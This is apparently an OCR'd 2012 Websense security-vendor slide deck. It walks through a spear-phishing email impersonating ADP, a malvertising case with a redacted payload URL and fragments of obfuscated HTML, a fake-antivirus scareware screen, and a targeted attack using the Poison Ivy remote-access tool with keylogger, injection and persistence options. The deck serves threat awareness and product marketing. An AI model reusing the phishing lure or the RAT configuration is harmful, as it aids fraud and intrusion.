
http://iJustStoleYourData.co.cc/

Spear Phishing

websense

Recent Example

- Financial notification
- Appears as payroll related
- Debit to bank account
- Online transaction report



Subject: FW: ADP Funding Notification - Debit Draft

From: ADP_FSA_Services@ADP.com [mailto:ADP_FSA_Services@ADP.com]
Sent: Friday, July 06, 2012 12:36 PM
Subject: ADP Funding Notification - Debit Draft

Your Transaction Report(s) have been uploaded to the web site:

https://www.flexdirect.adp.com/client/login.aspx

Please note that your bank account will be debited within one banking business day for the amount(s) shown on the report(s).


Please do not respond or reply to this automated e-mail. If you have any questions or comments, please Contact your ADP Benefits Specialist.

Thank You,

ADP Benefit Services

© 2012 Websense, Inc. Proprietary and Confidential

Web Exposure Drives Information Theft




Ponemon Institute

Juniper NETWORKS

© 2012 Websense, Inc. Proprietary and Confidential

What is your best security solution?




AV?

Firewall?

Security & IT Exec's Surveyed

© 2012 Websense, Inc. Proprietary and Confidential

Case Study #1 - malvertising



Payload - http://[redacted].cz.cc/in.php?a=QQkFBg0MDAUBBwcGEkcJBQYNDAwFAQMHBQ...

```
<html><he
<title></
</head><b
archive='
value='ht
<div>ptdk
<div>f92d
<div>CZHm
'VuvegUri
'VuvegUri
'VuvegUri
'VuvegUri
<span id
'VuvegUri
'VuvegUri
<div id =
'VuvegUri
'VuvegUri
'VuvegUri
'VuvegUri
'VuvegUri
<span id
'VuvegUri
'VuvegUri
'VuvegUri
'VuvegUri
'VuvegUri
```

Order Details

○ 1 year Software Lice
○ 2 year Software Lice
● lifetime Software Li
☑ Sign me up for a purc

Terms

Payment Information

Credit Card inform

Card Type	Visa
Card Number	
Expiration Date	---
CVV2 Number	
First Name	
Last Name	

100%

Continue unprotected

Get full real-time protection with System Tool

System Tool : System Scan

Type	Run Type	Name	Details
Trojan	C:/windows/syste...	Win32.Spamta.KG.worm	A multi-component mass-maili...
Trojan	C:/windows/syste...	Trojan.IRCBot.d	A worm that opens an IRC bac...
Trojan	C:/windows/syste...	Trojan.Dropper.MSWord.j	A Microsoft Word macro virus ...
Trojan	C:/windows/syste...	Win32.Clagger.C	This is small Trojan downloader...
Worm	C:/windows/system/	Worm.Bagle.CP	This is a \"Bagle\" mass-mailer...
Worm	C:/windows/	Win32.BlackMail.xx	This dangerous worm will destr...
Trojan	hidden autorun	Trojan.Win32.Agent.ado	Trojan downloader that is sprea...
Trojan	autorun	Win32.Outsbot.u	A backdoor Trojan that is remo...
Spyware	autorun	Win32.PerFiler	Win32.PerFiler is designed to r...
Worm	hidden autorun	Win32.Miewer.a	A Trojan Downloader that mas...
Trojan	C:/windows/	Trojan-Downloader.VBS.Small.dc	This Trojan downloads other fil...
Worm	autorun	Win32.Peacomm.dam	A Trojan Downloader that is sp...

Scan progress

Scanning	
Path	Scanning is finished. Cleanup required.
Infections	38

WARNING!

Application cannot be executed. The file rvsmon.exe is infected.
Please activate your antivirus software.


Case Study #2 – targeted attack

Attack Profile

- **Attack Vector:** Email
- **Payload:** File used a custom packer
- **Communication:** C&C hosts (Dynamic DNS)
- **Period of Activity:** 1 month
- **Outcome:** Several confidential files stolen

© 2012 Websense, Inc. Proprietary and Confidential

Case Study #2 – targeted attack



Advanced [azx]

Size: 10.39 KiB

Process Mutex:)!Vov)!Vo

☑ Inject server into the default browser

☑ Persistence

☑ Inject into a running process

Process: msnmsgr.exe

☑ Key logger

Format:

● PE

File Alignment (bytes): 512

○ Shellcode

○ Binary

○ C Array

○ Delphi Array

● Python Array

unique "name" for each server you create.
you cannot run two servers with same mutex on a single machine.
any name will.


this is recommended

this will inject the server in the process that you want choose

click next to proceed

Poison Ivy and Websense Security Gateway

- It’s always blocked
- It uses a custom protocol.
  WSG sees that it’s not valid HTTP(s) traffic and drops the connection



Filter: tcp.stream eq 1793

```
No.    Time       Source      Destination  Protocol Info
129146 2492.93728 10.211.1.57 10.64.56.21  TCP      ischat > 8070 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
129147 2492.93819 10.64.56.21 10.211.1.57  TCP      8070 > ischat [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380 SACK_PERM=1
129148 2492.93831 10.211.1.57 10.64.56.21  TCP      ischat > 8070 [ACK] Seq=1 Ack=1 Win=64860 Len=0
129149 2492.93978 10.211.1.57 10.64.56.21  TCP      ischat > 8070 [PSH, ACK] Seq=1 Ack=1 Win=64860 Len=35
129150 2492.94026 10.64.56.21 10.211.1.57  TCP      8070 > ischat [ACK] Seq=1 Ack=36 Win=5840 Len=0
129151 2492.94045 10.64.56.21 10.211.1.57  TCP      8070 > ischat [PSH, ACK] Seq=1 Ack=36 Win=5840 Len=533
129152 2492.94047 10.64.56.21 10.211.1.57  TCP      8070 > ischat [FIN, ACK] Seq=534 Ack=36 Win=5840 Len=0
129153 2492.94051 10.211.1.57 10.64.56.21  TCP      ischat > 8070 [ACK] Seq=36 Ack=535 Win=64327 Len=0
129154 2492.94521 10.211.1.57 10.64.56.21  TCP      ischat > 8070 [RST, ACK] Seq=36 Ack=535 Win=0 Len=0
```

```
⊞ Frame 129148: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)
⊞ Ethernet II, Src: Vmware_63:0a:b5 (00:0c:29:63:0a:b5), Dst: All-HSRP-routers_09 (00:00:0c:07:ac:09)
⊞ Internet Protocol, Src: 10.211.1.57 (10.211.1.57), Dst: 10.64.56.21 (10.64.56.21)
⊞ Transmission Control Protocol, Src Port: ischat (1336), Dst Port: 8070 (8070), Seq: 1, Ack: 1, Len: 0
```

Connection [websense test]

DNS/Port: 10.211.1.83:80:0,

☑ Connect Through Proxy

DNS/Port: 10.64.56.21:8070:2,

□ Hijack Proxy

□ Persistent (keep trying until found)

ID: asdf

Group:

Password: admin □ Hide Password

□ Use Key File

```
CONNECT 10.211.1.83:80 HTTP/1.0

HTTP/1.0 403 Tunnel or SSL Forbidden
Date: Fri, 03 Dec 2010 23:33:48 GMT
Connection: close
Via: 1.1 localhost.localdomain
Cache-Control: no-store
Content-Type: text/html
Content-Language: en
Content-Length: 312

<HEAD><TITLE>Tunnel or SSL Forbidden</TITLE></HEAD>
<BODY BGCOLOR="white" FGCOLOR="black"><H1>Tunnel or SSL Forbidden</H1><HR>
<FONT FACE="Helvetica,Arial"><B>
Description: 80 is not an allowed port for Tunnel or SSL connections</B></FONT>
<HR>
<!-- default "Tunnel or SSL Forbidden" response (403) -->
</BODY>
.
```

© 2012 Websense, Inc. CONFIDENTIAL

Our Technology

TRITON™

- Web security
- Email security
- Data security
- Mobile security

© 2012 Websense, Inc. Proprietary and Confidential

websense®
TRITON™

Unified Architecture/Security Intelligence/Console/Policy/Reporting

websense®
THREATSEEKER NETWORK

